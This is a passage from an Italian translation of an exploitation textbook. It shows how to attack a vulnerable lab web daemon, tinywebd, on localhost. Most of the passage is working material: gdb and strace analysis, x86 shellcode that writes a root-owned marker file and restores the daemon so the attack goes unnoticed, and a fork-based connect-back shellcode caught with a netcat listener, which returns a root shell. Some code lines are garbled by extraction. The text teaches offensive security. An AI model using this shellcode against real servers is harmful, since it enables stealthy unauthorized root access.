Gli exploit complessi sono difficili da realizzare perché tante cose possono andare male, senza alcuna indicazione della causa. Poiché possono servire ore per individuare l'origine di un errore, solitamente è meglio suddividere un exploit complesso in parti più piccole. Lo scopo finale è quello di ottenere uno shellcode che avvii una shell mantenendo però in esecuzione il programma server tinyweb. La shell è interattiva, e questo comporta delle complicazioni, perciò affronteremo questo problema più avanti. Per ora, il primo passo è quello di trovare il modo di rimettere in funzione il daemon tinyweb dopo aver realizzato l'exploit. Iniziamo scrivendo uno shellcode che fa qualcosa per mostrare che è stato eseguito e poi rimette in funzione il daemon tinyweb in modo che possa elaborare altre richieste web.

Poiché il daemon tinyweb reindirizza lo standard output in /dev/null, la scrittura sullo standard output non è un segno affidabile per indicare lo shellcode. Un modo semplice per provare che lo shellcode è stato eseguito è quello di creare un file, effettuando una chiamata di `open()` e poi di `close()`. Naturalmente la chiamata di `open()` ha

bisogno dei flag appropriati per creare un file. Potremmo esaminare i file include per determinare quale O_CREAT e tutte le altre definizioni necessarie, ed eseguire tutte le operazioni matematiche bit per bit sugli argomenti, ma è una strada faticosissima. Se ricordate, abbiamo già fatto qualcosa del genere in precedenza: il programma notetaker effettua una chiamata di `open()` che crea un file, se questo non esiste già. Si può usare strace su qualsiasi programma per visualizzare ogni chiamata di sistema effettuata. Nell'output che segue, lo si usa per verificare che gli argomenti di `open()` in C corrispondano alle chiamate di sistema.

```
reader@hacking:~/booksrc $ strace ./notetaker test
execve("./notetaker", ["./notetaker", "test"], [/*
27 vars */]) = 0
brk(0)                                          =
0x804a000
access("/etc/ld.so.nohwcap", F_OK)              =
-1 ENOENT (No such file or directory)
mmap2(NULL,      8192,      PROT_READ|PROT_WRITE,
MAP_PRIVATE|MAP_ANONYMOUS, -1, 0) = 0xb7fe5000
access("/etc/ld.so.preload",
R_OK)                     = -1 ENOENT (No such file
or directory)
open("/etc/ld.so.cache", O_RDONLY)          = 3
fstat64(3,  {st_mode=S_IFREG|0644,  st_size=70799,
..}) = 0
mmap2(NULL, 70799, PROT_READ, MAP_PRIVATE, 3, 0) =
0xb7fd3000 close(3) = 0
access("/etc/ld.so.nohwcap", F_OK) = -1 ENOENT (No
such file or directory)
open("/lib/tls/i686/cmov/libc.so.6", O_RDONLY) = 3
read(3,
"\177ELF\1\1\1\0\0\0\0\0\0\0\0\0\3\0\3\0\1\0\0\0~\1
```

```
512) = 512
fstat64(3, {st_mode=S_IFREG|0644, st_size=1307104,
..}) = 0
mmap2(NULL,    1312164,    PROT_READ|PROT_EXEC,
MAP_PRIVATE|MAP_DENYWRITE, 3, 0) = 0xb7e92000
mmap2(0xb7fcd000,  12288,  PROT_READ|PROT_WRITE,
MAP_PRIVATE|MAP_FIXED|MAP_DENYWRITE, 3, 0x13b) =
0xb7fcd000
mmap2(0xb7fd0000,  9636,  PROT_READ|PROT_WRITE,
MAP_PRIVATE|MAP_FIXED|MAP_ANONYMOUS,  -1,  0)  =
0xb7fd0000
close(3) =0
mmap2(NULL,    4096,    PROT_READ|PROT_WRITE,
MAP_PRIVATE|MAP_ANONYMOUS, -1, 0) = 0xb7e91000
set_thread_area({entry_number:-1    ->    6,
base_addr:0xb7e916c0, limit:1048575, seg_32bit:1,
contents:0,  read_exec_only:0,  limit_in_pages:1,
seg_not_present:0, useable:1}) = 0
mprotect(0xb7fcd000, 4096, PROT_READ)    = 0
munmap(0xb7fd3000, 70799)               = 0
brk(0)                                          =
0x804a000
brk(0x806b000)                                  =
0x806b000
fstat64(1,        {st_mode=S_IFCHR|0620,
st_rdev=makedev(136, 2), ..}) = 0
mmap2(NULL,    4096,    PROT_READ|PROT_WRITE,
MAP_PRIVATE|MAP_ANONYMOUS, -1, 0) = 0xb7fe4000
write(1, "[DEBUG] buffer @ 0x804a008: \'t"..,
37[DEBUG] buffer @ 0x804a008: 'test'
) = 37
```

```
write(1, "[DEBUG] datafile @ 0x804a070: \'/"..,
43[DEBUG] datafile @
0x804a070: '/var/notes'
) = 43
open("/var/notes", O_WRONLY|O_APPEND|O_CREAT,
0600) = -1 EACCES (Permission denied)
dup(2)            = 3
fcntl64(3, F_GETFL) = 0x2 (flags O_RDWR)
fstat64(3,          {st_mode=S_IFCHR|0620,
st_rdev=makedev(136, 2), ..}) = 0
mmap2(NULL,     4096,     PROT_READ|PROT_WRITE,
MAP_PRIVATE|MAP_ANONYMOUS, -1, 0) = 0xb7fe3000
_llseek(3, 0, 0xbffff4e4, SEEK_CUR) = -1 ESPIPE
(Illegal seek)
write(3, "[!!] Fatal Error in main() while"..,
65[!!] Fatal Error in main() while opening file:
Permission denied
) = 65
close(3)                  = 0
munmap(0xb7fe3000, 4096) = 0
exit_group(-1)            = ?
Process 21473 detached
reader@hacking:~/booksrc $ grep open notetaker.c
  fd = open(datafile, O_WRONLY|O_CREAT|O_APPEND,
S_IRUSR|S_IWUSR);
 fatal("in main() while opening file");
reader@hacking:~/booksrc $
```

Quando viene eseguito attraverso strace, il bit suid del binario di notetaker non è usato, perciò manca il permesso di aprire il file di dati. Questo però non importa: vogliamo soltanto assicurarci che gli argomenti della chiamata di sistema `open()` corrispondano a quelli della chiamata `open()` in C. Poiché corrispondono, possiamo

tranquillamente usare i valori passati alla funzione `open()` nel binario di notetaker come argomenti per la chiamata di sistema `open()` nel nostro shellcode. Il compilatore ha già svolto tutto il lavoro di esaminare le definizioni e combinarle con un'operazione OR bit per bit; dobbiamo soltanto trovare gli argomenti della chiamata nel binario disassemblato di notetaker.

```
reader@hacking:~/booksrc $ gdb -q ./notetaker
Using host libthread_db library "/lib/tls/i686/
cmov/libthread_db.so.1".
(gdb) set dis intel
(gdb) disass main
Dump of assembler code for function main:
0x080485e0 <main+0>:   push   ebp
0x080485e1 <main+1>:   mov    ebp,esp
0x080485e3 <main+3>:   sub    esp,0x28
0x080485e6 <main+6>:   and    esp,0xfffffff0
0x080485e9 <main+9>:   mov    eax,0x0

0x080485ee <main+14>:  sub   esp,eax
0x080485f0 <main+16>:  mov   DWORD PTR [esp],0x34
0x080485f7 <main+23>:  call  0x80487e0 <ec_malloc>
0x080485fc <main+28>:  mov   DWORD PTR [ebp-12],eax
0x080485ff <main+31>:  mov   DWORD PTR [esp],0x14
0x08048606 <main+38>:  call  0x80487e0 <ec_malloc>
0x0804860b <main+43>:  mov   DWORD PTR [ebp-16],eax
0x0804860e  <main+46>:     mov        DWORD   PTR
[esp+4],0x804891f
0x08048616 <main+54>:  mov   eax,DWORD PTR [ebp-16]
0x08048619 <main+57>:  mov   DWORD PTR [esp],eax
0x0804861c <main+60>:  call  0x8048480 <strcpy@plt>
0x08048621 <main+65>:  cmp   DWORD PTR [ebp+8],0x1
0x08048625 <main+69>:  jg    0x804863b <main+91>
```

```
0x08048627 <main+71>:  mov   eax,DWORD PTR [ebp-16]
0x0804862a <main+74>:  mov   DWORD PTR [esp+4],eax
0x0804862e <main+78>:  mov   eax,DWORD PTR [ebp+12]
0x08048631 <main+81>:  mov   eax,DWORD PTR [eax]
0x08048633 <main+83>:  mov   DWORD PTR [esp],eax
0x08048636 <main+86>:  call  0x80485b4 <usage>
0x0804863b <main+91>:  mov   eax,DWORD PTR [ebp+12]
0x0804863e <main+94>:  add   eax,0x1
0x08048641 <main+97>:  mov   eax,DWORD PTR [eax]
0x08048643 <main+99>:  mov   DWORD PTR [esp+4],eax
0x08048647 <main+103>: mov   eax,DWORD PTR [ebp-12]
0x0804864a <main+106>: mov   DWORD PTR [esp],eax
0x0804864d <main+109>: call  0x8048480 <strcpy@plt>
0x08048652 <main+114>: mov   eax,DWORD PTR [ebp-12]
0x08048655 <main+117>: mov   DWORD PTR [esp+8],eax
0x08048659 <main+121>: mov   eax,DWORD PTR [ebp-12]
0x0804865c <main+124>: mov   DWORD PTR [esp+4],eax
0x08048660   <main+128>:   mov        DWORD   PTR
[esp],0x804892a
0x08048667 <main+135>: call  0x8048490 <printf@plt>
0x0804866c <main+140>: mov   eax,DWORD PTR [ebp-16]
0x0804866f <main+143>: mov   DWORD PTR [esp+8],eax
0x08048673 <main+147>: mov   eax,DWORD PTR [ebp-16]
0x08048676 <main+150>: mov   DWORD PTR [esp+4],eax
0x0804867a   <main+154>:   mov        DWORD   PTR
[esp],0x8048947
0x08048681 <main+161>: call  0x8048490 <printf@plt>
0x08048686   <main+166>:   mov        DWORD   PTR
[esp+8],0x180
0x0804868e   <main+174>:   mov        DWORD   PTR
[esp+4],0x141
0x08048696 <main+182>: mov   eax,DWORD PTR [ebp-16]
```

```
0x08048699 <main+185>:  mov  DWORD PTR [esp],eax
0x0804869c <main+188>:  call 0x8048410 <open@plt>
---Type <return>:  to continue, or q <return>:  to
quit--- q
Quit
(gdb)
```

Ricordate che gli argomenti di una chiamata di funzione sono inseriti nello stack in ordine inverso. In questo caso il compilatore ha deciso di usare mov DWORD PTR `[esp+offset], value_to_push_to_stack` invece di istruzioni push, ma la struttura creata sullo stack è equivalente. Il primo argomento è un puntatore al nome del file nel registro EAX, il secondo argomento (put at `[esp+4])` è 0x141 e il terzo argomento (put at `[esp+8]`) è 0x180. Ciò significa che `O_WRONLY|O_CREAT|O_APPEND` risulta 0x141 e `S_IRUSR|S_IWUSR` risulta 0x180. Lo shellcode che segue usa questi valori per creare un file denominato Hacked nel filesystem root.

mark.s

```
BITS 32
; Crea un segno nel filesystem come prova
dell'esecuzione.
 jmp short
 one two:
 pop ebx           ; Nome di file
 xor ecx, ecx
  mov BYTE [ebx+7], cl ; Nome file terminato con
null
 push BYTE 0x2 ; Open()
pop eax
mov WORD cx, 0x141 ; O_WRONLY|O_APPEND|O_CREAT
xor edx, edx
```

```
mov WORD dx, 0x180 ; S_IRUSR|S_IWUSR
int 0x80 ; Apre il file per crearlo it. ; eax =
descrittore di file restituito
mov ebx, eax        ; Descrittore di file per il
secondo arg
push BYTE 0x3      ; Close ()
pop eax
int 0x80 ; Chiude il file.

xor eax, eax
mov ebx, eax
inc eax  ; Chiamata di Exit.
int 0x80 ; Exit(0), per evitare un ciclo infinito.

one:
 call two
db "/HackedX"
; 01234567
```

Lo shellcode apre un file per crearlo e poi lo chiude immediatamente. Infine, richiama exit per evitare un ciclo infinito. L'output che segue mostra questo nuovo shellcode usato con lo strumento di exploit.

```
reader@hacking:~/booksrc $ ./tinywebd
Starting tiny web daemon.
reader@hacking:~/booksrc $ nasm mark.s
reader@hacking:~/booksrc $ hexdump -C mark
00000000 eb 23 5b 31 c9 88 4b 07 6a 05 58 66 b9 41
04 31
|.#[1.K.j.Xf.A.1|
00000010 d2 66 ba 80 01 cd 80 89 c3 6a 06 58 cd 80
31 c0 |.f....j.X.1.|
00000020 89 c3 40 cd 80 e8 d8 ff ff ff 2f 48 61 63
```

```
6b 65 |.@..../Hacke|
00000030                      64
58                                            |dX|
00000032
reader@hacking:~/booksrc $ ls -l /Hacked
ls: /Hacked: No such file or directory
reader@hacking:~/booksrc             $
./xtool_tinywebd_steath.sh mark 127.0.0.1
target IP: 127.0.0.1
shellcode: mark (44 bytes)
fake request: "GET / HTTP/1.1\x00" (15 bytes)
[Fake Request (15 b)] [NOP (357 b)] [shellcode (44
b)] [ret addr (128 b)]
localhost [127.0.0.1] 80 (www) open
reader@hacking:~/booksrc $ ls -l /Hacked
-rw------- 1 root reader 0 2007-09-17 16:59 /Hacked
reader@hacking:~/booksrc $
```

0x352 Rimettere insieme il tutto

Per rimettere insieme le cose, dobbiamo semplicemente riparare qualsiasi danno collaterale causato dalla sovrascrittura o dallo shellcode e poi far saltare l'esecuzione nuovamente al ciclo che accetta la connessione in `main()`. Il disassemblaggio di `main()` nell'output che segue mostra che possiamo tranquillamente tornare agli indirizzi 0x08048f64, 0x08048f65 o 0x08048fb7 per rientrare nel ciclo che accetta la connessione.

```
reader@hacking:~/booksrc $ gcc -g tinywebd.c
reader@hacking:~/booksrc $ gdb -q ./a.out
```

```
Using host libthread_db library "/lib/tls/i686/
cmov/libthread_db.so.1".

(gdb) disass main
Dump of assembler code for function main:
0x08048d93 <main+0>:  push   ebp
0x08048d94 <main+1>:  mov    ebp,esp
0x08048d96 <main+3>:  sub    esp,0x38
0x08048d99 <main+6>:  and    esp,0xfffffff0
0x08048d9c <main+9>:  mov    eax,0x0
0x08048da1 <main+14>: sub    esp,eax

.:[ output trimmed ]:.

0x08048f4b <main+440>:  mov  DWORD PTR [esp],eax
0x08048f4e <main+443>:  call 0x8048860 <listen@plt>
0x08048f53 <main+448>:  cmp  eax,0xffffffff
0x08048f56 <main+451>:  jne  0x8048f64 <main+465>
0x08048f58  <main+453>:     mov     DWORD   PTR
[esp],0x804961a
0x08048f5f <main+460>:  call 0x8048ac4 <fatal>
0x08048f64 <main+465>:  nop
0x08048f65  <main+466>:     mov     DWORD   PTR
[ebp-60],0x10
0x08048f6c <main+473>:  lea  eax,[ebp-60]
0x08048f6f <main+476>:  mov  DWORD PTR [esp+8],eax
0x08048f73 <main+480>:  lea  eax,[ebp-56]
0x08048f76 <main+483>:  mov  DWORD PTR [esp+4],eax
0x08048f7a <main+487>:  mov  eax,ds:0x804a970
0x08048f7f <main+492>:  mov  DWORD PTR [esp],eax
0x08048f82 <main+495>:  call 0x80488d0 <accept@plt>
0x08048f87 <main+500>:  mov  DWORD PTR [ebp-12],eax
0x08048f8a  <main+503>:     cmp     DWORD   PTR
```

```
[ebp-12],0xffffffff
0x08048f8e <main+507>:  jne  0x8048f9c <main+521>
0x08048f90  <main+509>:      mov     DWORD   PTR
[esp],0x804962e
0x08048f97 <main+516>:  call 0x8048ac4 <fatal>
0x08048f9c <main+521>:  mov  eax,ds:0x804a96c
0x08048fa1 <main+526>:  mov  DWORD PTR [esp+8],eax
0x08048fa5 <main+530>:  lea  eax,[ebp-56]
0x08048fa8 <main+533>:  mov  DWORD PTR [esp+4],eax
0x08048fac <main+537>:  mov  eax,DWORD PTR [ebp-12]
0x08048faf <main+540>:  mov  DWORD PTR [esp],eax
0x08048fb2   <main+543>:      call    0x8048fb9
<handle_connection>
0x08048fb7 <main+548>:  jmp  0x8048f65 <main+466>
End of assembler dump.
(gdb)
```

Tutti e tre questi indirizzi in sostanza corrispondono allo stesso punto. Usiamo 0x08048fb7 perché è l’indirizzo di ritorno originale usato per la chiamata di `handle_connection()`. Tuttavia, dobbiamo prima riparare altri guasti. Esaminate prologo ed epilogo della funzione `handle_connection()`. Queste sono le istruzioni che impostano e rimuovono le strutture frame dallo stack.

```
(gdb) disass handle_connection
Dump    of    assembler    code    for    function
handle_connection:
0x08048fb9 <handle_connection+0>:  push  ebp
0x08048fba <handle_connection+1>:  mov   ebp,esp
0x08048fbc <handle_connection+3>:  push  ebx
0x08048fbd <handle_connection+4>:  sub   esp,0x344
0x08048fc3   <handle_connection+10>:      lea
eax,[ebp-0x218]
```

```
0x08048fc9 <handle_connection+16>:  mov  DWORD PTR
[esp+4],eax
0x08048fcd <handle_connection+20>:  mov  eax,DWORD
PTR [ebp+8]
0x08048fd0 <handle_connection+23>:  mov  DWORD PTR
[esp],eax
0x08048fd3 <handle_connection+26>:  call 0x8048cb0
<recv_line>
0x08048fd8 <handle_connection+31>:  mov  DWORD
PTR [ebp-0x320],eax
0x08048fde <handle_connection+37>:  mov
eax,DWORD PTR [ebp+12]
0x08048fe1 <handle_connection+40>:  movzx eax,WORD
PTR [eax+2]
0x08048fe5 <handle_connection+44>:  mov  DWORD
PTR [esp],eax
0x08048fe8 <handle_connection+47>:  call
0x80488f0 <ntohs@plt>


.:[ output trimmed ]:.

0x08049302 <handle_connection+841>:  call
0x8048850 <write@plt>
0x08049307 <handle_connection+846>:  mov  DWORD
PTR [esp+4],0x2
0x0804930f <handle_connection+854>:  mov
eax,DWORD PTR [ebp+8]
0x08049312 <handle_connection+857>:  mov  DWORD
PTR [esp],eax
0x08049315 <handle_connection+860>:  call
0x8048800 <shutdown@plt>
0x0804931a <handle_connection+865>:  add  esp,0x344
```

```
0x08049320 <handle_connection+871>:  pop   ebx
0x08049321 <handle_connection+872>:  pop   ebp
0x08049322 <handle_connection+873>:  ret
End of assembler dump.
(gdb)
```

All’inizio della funzione, il prologo salva i valori correnti dei registri EBP ed EBX inserendoli nello stack e imposta il registro EBP al valore corrente dell’ESP in modo che possa essere usato come punto di riferimento per l’accesso alle variabili dello stack. Infine, 0x344 byte sono riservati nello stack per tali variabili con una sottrazione dall’ESP.

L’epilogo della funzione alla fine ripristina l’ESP riaggiungendo 0x344 e ripristina i valori salvati dei registri EBX ed EBP estraendoli dallo stack e reinserendoli nei registri.

Le istruzioni di sovrascrittura si trovano nella funzione `recv_line()`; tuttavia, esse scrivono dati nel frame dello stack di `handle_connection()`, perciò la sovrascrittura stessa appare in `handle_connection()`. L’indirizzo di ritorno sovrascritto è inserito nello stack quando viene richiamata `handle_connection()`, perciò i valori salvati per i registri EBP ed EBX inseriti nello stack nel prologo della funzione saranno compresi tra l’indirizzo di ritorno e il buffer corrompibile. Ciò significa che i registri EBP ed EBX verranno alterati con l’esecuzione dell’epilogo della funzione. Poiché non otteniamo il controllo dell’esecuzione del programma fino all’istruzione return, tutte le istruzioni comprese tra la sovrascrittura e il return devono essere eseguite. Per prima cosa dobbiamo stabilire quanti danni collaterali sono creati da queste istruzioni extra dopo la sovrascrittura. L’istruzione assembly int3 crea il byte 0xcc, che è letteralmente un breakpoint di debugging. Lo shellcode che segue usa un’istruzione int3 invece di uscire. Questo breakpoint sarà intercettato da GDB, consentendoci di

esaminare lo stato esatto del programma dopo l'esecuzione dello shellcode.

mark_break.s

```
BITS 32
; Crea un segno nel filesystem come prova
dell'esecuzione.
 jmp short one
 two:
 pop ebx              ; Nome file
 xor ecx, ecx
  mov BYTE [ebx+7], cl ; Nome file terminato con
null
 push BYTE 0x2        ; Open()
 pop eax
 mov WORD cx, 0x141   ; O_WRONLY|O_APPEND|O_CREAT
 xor edx, edx
 mov WORD dx, 0x180   ; S_IRUSR|S_IWUSR
 int 0x80             ; Apre il file per crearlo.
 ; eax = descrittore di file restituito
 mov ebx, eax          ; Descrittore di file per il
secondo arg
 push BYTE 0x3        ; Close ()
 pop eax
 int 0x80 ; Chiude il file.

 int3 ; zinterrupt
one:
 call two
db "/HackedX"
```

Per usare questo shellcode, dovete per prima cosa impostare GDB per il debugging di tinywebd. Nell'output che segue, si è impostato un breakpoint appena prima della chiamata di `handle_connection()`. Lo scopo è quello di ripristinare i registri alterati al loro stato originale corrispondente a questo breakpoint.

```
reader@hacking:˜/booksrc $ ./tinywebd
Starting tiny web daemon.
reader@hacking:˜/booksrc $ ps aux | grep tinywebd
root    23497 0.0 0.0 1636 356 ?      Ss 17:08 0:00
./tinywebd
reader    23506 0.0 0.0 2880 748 pts/1    R+ 17:09
0:00 grep
tinywebd
reader@hacking:˜/booksrc $ gcc -g tinywebd.c
reader@hacking:˜/booksrc  $  sudo  gdb  -q—pid=23497
--symbols=./a.out

warning:  not using untrusted file "/home/reader/
.gdbinit"
Using  host  libthread_db  library  "/lib/tls/i686/
cmov/libthread_db.so.1".
Attaching to process 23497
/cow/home/reader/booksrc/tinywebd:   No  such  file
or directory.
A program is being debugged already. Kill it? (y
or n) n
Program not killed.
(gdb) set dis intel
(gdb) x/5i main+533
0x8048fa8 <main+533>:  mov  DWORD PTR [esp+4],eax
0x8048fac <main+537>:  mov  eax,DWORD PTR [ebp-12]
0x8048faf <main+540>:  mov  DWORD PTR [esp],eax
```

```
0x8048fb2    <main+543>:          call    0x8048fb9
<handle_connection>
0x8048fb7 <main+548>:  jmp  0x8048f65 <main+466>
(gdb) break *0x8048fb2
Breakpoint 1 at 0x8048fb2:  file tinywebd.c, line
72.
(gdb) cont
Continuing.
```

Nel precedente output, si è impostato un breakpoint (evidenziato in grassetto) prima della chiamata di `handle_connection()`. Poi, in un'altra finestra di terminale, si usa lo strumento di exploit per lanciare il nuovo shellcode. In questo modo si avanza l'esecuzione fino al breakpoint nell'altro terminale.

```
reader@hacking:~/booksrc $ nasm mark_break.s

reader@hacking:~/booksrc   $   ./xtool_tinywebd.sh
mark_break 127.0.0.1
target IP:  127.0.0.1
shellcode:  mark_break (44 bytes)
[NOP (372 bytes)] [shellcode (44 bytes)] [ret addr
(128 bytes)]
localhost [127.0.0.1] 80 (www) open
reader@hacking:~/booksrc $
```

Tornando al terminale di debugging, si incontra il primo breakpoint. Sono visualizzati alcuni importanti registri dello stack, che mostrano la configurazione di quest'ultimo prima (e dopo) la chiamata di `handle_connection()`. Poi l'esecuzione continua fino all'istruzione int3 nello shellcode, che fa da breakpoint. Poi questi registri dello stack sono controllati ancora per visualizzarne lo stato nel momento in cui inizia l'esecuzione dello shellcode.

```
Breakpoint    1,    0x08048fb2    in    main    ()    at
tinywebd.c:72
72      handle_connection(new_sockfd, &client_addr,
logfd);
(gdb) i r esp ebx ebp
esp      0xbffff7e0    0xbffff7e0
ebx      0xb7fd5ff4    -1208131596
ebp      0xbffff848     0xbffff848
(gdb) cont
Continuing.

Program  received  signal  SIGTRAP, Trace/breakpoint
trap.
0xbffff753 in ?? ()
(gdb) i r esp ebx ebp
esp     0xbffff7e0    0xbffff7e0
ebx     0x6     6
ebp     0xbffff624    0xbffff624
(gdb)
```

Questo output mostra che EBX ed EBP sono cambiati nel punto in cui lo shellcode inizia l'esecuzione. Tuttavia, un esame delle istruzioni nel disassemblaggio di `main()` mostra che l'EBX in realtà non è usato. Il compilatore probabilmente ha salvato questo registro nello stack a causa di qualche regola sulle convenzioni di chiamata, anche se in realtà non è usato. Il registro EBP però è usato intensamente, poiché è il punto di riferimento per tutte le variabili stack locali. Poiché il valore originale salvato dell'EBP è stato sovrascritto dal nostro exploit, occorre ricreare il valore originale. Quando si riporta l'EBP al suo valore originale, lo shellcode dovrebbe essere in grado di fare il proprio lavoro e poi tornare in `main()`. Poiché i computer sono deterministici, le istruzioni assembly spiegano chiaramente come fare tutto ciò.

```
(gdb) set dis intel
(gdb) x/5i main
0x8048d93 <main>:    push  ebp
0x8048d94 <main+1>:  mov   ebp,esp
0x8048d96 <main+3>:  sub   esp,0x38
0x8048d99 <main+6>:  and   esp,0xfffffff0
0x8048d9c <main+9>:  mov   eax,0x0
(gdb) x/5i main+533
0x8048fa8 <main+533>: mov  DWORD PTR [esp+4],eax
0x8048fac <main+537>: mov  eax,DWORD PTR [ebp-12]
0x8048faf <main+540>: mov  DWORD PTR [esp],eax
0x8048fb2     <main+543>:     call     0x8048fb9
<handle_connection>
0x8048fb7 <main+548>: jmp  0x8048f65 <main+466>
(gdb)
```

Un rapido sguardo al prologo di funzione per `main()` mostra che l'EBI dovrebbe essere di 0x38 byte più grande dell'ESP. Poiché l'ESP non è stato danneggiato dal nostro exploit, possiamo ripristinare il valore per EBP aggiungendo 0x38 all'ESP al termine del nostro shellcode. Con l'EBP riportato al valore appropriato, l'esecuzione del programma può tornare tranquillamente nel ciclo che accetta la connessione. L'indirizzo di ritorno appropriato per la chiamata `handle_connection()` è l'istruzione che si trova dopo la chiamata in `0x08048fb7`. Lo shellcode seguente usa questa tecnica.

mark_restore.s

```
BITS 32
; Crea un segno nel filesystem come prova
dell'esecuzione.
 jmp short one two:
 pop ebx ; Nome di file
```

```
 xor ecx, ecx
 mov BYTE [ebx+7], cl ; Nome di file terminato con
null
 push BYTE 0x2 ; Open()
 pop eax
 mov WORD cx, 0x141 ; O_WRONLY|O_APPEND|O_CREAT
 ; Open()xor edx, edx
 mov WORD dx, 0x180 ; S_IRUSR|S_IWUSR
 int 0x80 ; Apre il file per crearlo.
 ; eax = descrittore di file restituito
 mov ebx, eax ; Descrittore di file per il secondo
arg

 push BYTE 0x3 ; Close ()
 pop eax
 int 0x80 ; close file

 lea ebp, [esp+0x38] ; Ripristina EBP.
 push 0x08048fb7 ; Indirizzo di ritorno.
 ret ; Return
one:
 call two
db "/HackedX"
```

Quando è assemblato e usato in un exploit, questo shellcode ripristina l'esecuzione del daemon tinyweb dopo aver creato un segno nel filesystem. Il daemon tinyweb non si accorge nemmeno che è accaduto qualcosa.

```
reader@hacking:~/booksrc $ nasm mark_restore.s
reader@hacking:~/booksrc $ hexdump -C mark_restore
00000000 eb 26 5b 31 c9 88 4b 07 6a 05 58 66 b9 41
04 31 |.&[1.K.j.Xf.A.1|
```

```
00000010 d2 66 ba 80 01 cd 80 89 c3 6a 06 58 cd 80
8d 6c |.f.... j.X..l|
00000020 24 68 68 b7 8f 04 08 c3 e8 d5 ff ff ff 2f
48 61 |$hh...../Ha|
00000030 63 6b 65 64 58 |ckedX|
00000035
reader@hacking:~/booksrc $ sudo rm /Hacked
reader@hacking:~/booksrc $ ./tinywebd
Starting tiny web daemon.
reader@hacking:~/booksrc                  $
./xtool_tinywebd_steath.sh mark_restore 127.0.0.1
target IP:  127.0.0.1
shellcode:  mark_restore (53 bytes)
fake request:  "GET / HTTP/1.1\x00" (15 bytes)
[Fake Request (15 b)] [NOP (348 b)] [shellcode (53
b)] [ret addr (128 b)]
localhost [127.0.0.1] 80 (www) open
reader@hacking:~/booksrc $ ls -l /Hacked
-rw-------  1  root  reader  0  2007-09-19  20:37
/Hacked
reader@hacking:~/booksrc $ ps aux | grep tinywebd
root     26787 0.0 0.0 1636 420 ?        Ss 20:37
0:00 ./tinywebd
reader   26828 0.0 0.0 2880 748 pts/1   R+ 20:38
0:00 grep
tinywebd
reader@hacking:~/booksrc $ ./webserver_id 127.0.0.1
The web server for 127.0.0.1 is Tiny webserver
reader@hacking:~/booksrc $
```

0x353 I figli al lavoro

Ora che la parte difficile è stata compresa, possiamo usare questa tecnica per aprire una shell di root senza farci notare. Poiché la shell è interattiva, ma vogliamo che il processo gestisca ancora richieste web, dobbiamo effettuare il fork di un processo figlio. La chiamata di `fork()` crea un processo figlio che è una copia esatta del genitore, con la differenza che restituisce 0 nel processo figlio e che l'ID del nuovo processo è nel processo genitore. Vogliamo che il nostro shellcode effettui il fork e che il processo figlio serva la shell root, mentre il processo padre ripristina l'esecuzione di tinywebd. Nello shellcode seguente, sono state aggiunte diverse istruzioni all'inizio di loopback_shell.s. Per prima cosa viene effettuata la chiamata di sistema fork, e il valore di ritorno è posto nel registro EAX. Le istruzioni successive verificano se l'EAX è zero: in questo caso si salta a child_process per avviare la shell, altrimenti siamo nel processo genitore, perciò lo shellcode riporta l'esecuzione in tinywebd.

loopback_shell_restore.s

```
BITS 32



 push BYTE 0x02    ; Fork è la chiamata di sistema
numero 2
 pop eax
 int 0x80          ; Dopo il fork, nel processo
figlio eax == 0.
 test eax, eax
 jz child_process ; Nel processo figlio avvia una
shell.
```

```
; Nel processo genitore ripristina tinywebd.
  lea ebp, [esp+0x38]  ; Ripristina EBP.
  push 0x08048fb7      ; Indirizzo di ritorno.
  ret                  ; Return

child_process:
 ; s = socket(2, 1, 0)
 push BYTE 0x36      ; Socketcall è la chiamata di
sistema numero 102 (0x36)
 pop eax
 cdq                 ; Azzera edx per l'uso come
DWORD null in seguito.
 xor ebx, ebx       ; ebx è il tipo di socketcall.
 inc ebx            ; 1 = SYS_SOCKET = socket()
 push edx            ; Build arg array:  { protocol
= 0,

 push BYTE 0x1 ; (in ordine inverso) SOCK_STREAM =
1,
 push BYTE 0x2 ; AF_INET = 2 }
 mov ecx, esp  ; ecx = puntatore all'array arg
 int 0x80      ; Dopo la chiamata di sistema, eax
contiene il
              ; descrittore di file socket.
.:   [ Output trimmed; the rest is the same as
loopback_shell.s. ] :.
```

Il listato che segue mostra lo shellcode in uso. Sono usati job multipli, invece di terminali multipli, perciò il listener netcat è inviato in background facendo terminare il comando con un segno &. Dopo che la shell effettua la connessione, il comando fg riporta il listener in primo piano. Il processo viene poi sospeso premendo Ctrl+Z, tornando così

alla shell BASH. Usare terminali multipli potrebbe essere più facile, ma il controllo dei job è utile da conoscere per i casi in cui non si hanno più terminali a disposizione.

```
reader@hacking:~/booksrc $ nasm
loopback_shell_restore.s
reader@hacking:~/booksrc $ hexdump -C
loopback_shell_restore
00000000 6a 02 58 cd 80 85 c0 74 0a 8d 6c 24 68 68
b7 8f |j.X..t.l$hh.|
00000010 04 08 c3 6a 66 58 99 31 db 43 52 6a 01 6a
02 89
|..jfX.1.CRj.j.|
00000020 e1 cd 80 96 6a 66 58 43 68 7f bb bb 01 66
89 54 |..jfXCh..f.T|
00000030 24 01 66 68 7a 69 66 53 89 e1 6a 10 51 56
89 e1
|$.fhzifS.j.QV.|
00000040 43 cd 80 87 f3 87 ce 49 b0 3f cd 80 49 79
f9 b0 |C...I.?.Iy.|
00000050 0b 52 68 2f 2f 73 68 68 2f 62 69 6e 89 e3
52 89 |.Rh//shh/bin.R.|
00000060 e2 53 89 e1 cd 80 |.S..|
00000066
reader@hacking:~/booksrc $ ./tinywebd
Starting tiny web daemon.
reader@hacking:~/booksrc $ nc -l -p 31337 &
[1] 27279
reader@hacking:~/booksrc $
./xtool_tinywebd_steath.sh loopback_shell_restore
127.0.0.1
target IP:  127.0.0.1
shellcode:  loopback_shell_restore (102 bytes)
```

```
fake request:  "GET / HTTP/1.1\x00" (15 bytes)
[Fake Request (15 b)] [NOP (299 b)] [shellcode
(102 b)] [ret addr (128 b)]
localhost [127.0.0.1] 80 (www) open
reader@hacking:~/booksrc $ fg
nc -l -p 31337
whoami
root

[1]+ Stopped          nc -l -p 31337
reader@hacking:~/booksrc $ ./webserver_id 127.0.0.1
The web server for 127.0.0.1 is Tiny webserver
reader@hacking:~/booksrc $ fg
nc -l -p 31337
whoami
root
```

Con questo shellcode, la shell root di connectback è mantenuta da un processo figlio separato, mentre il processo genitore continua a distribuire il contenuto web.

0x360 Camuffamento avanzato

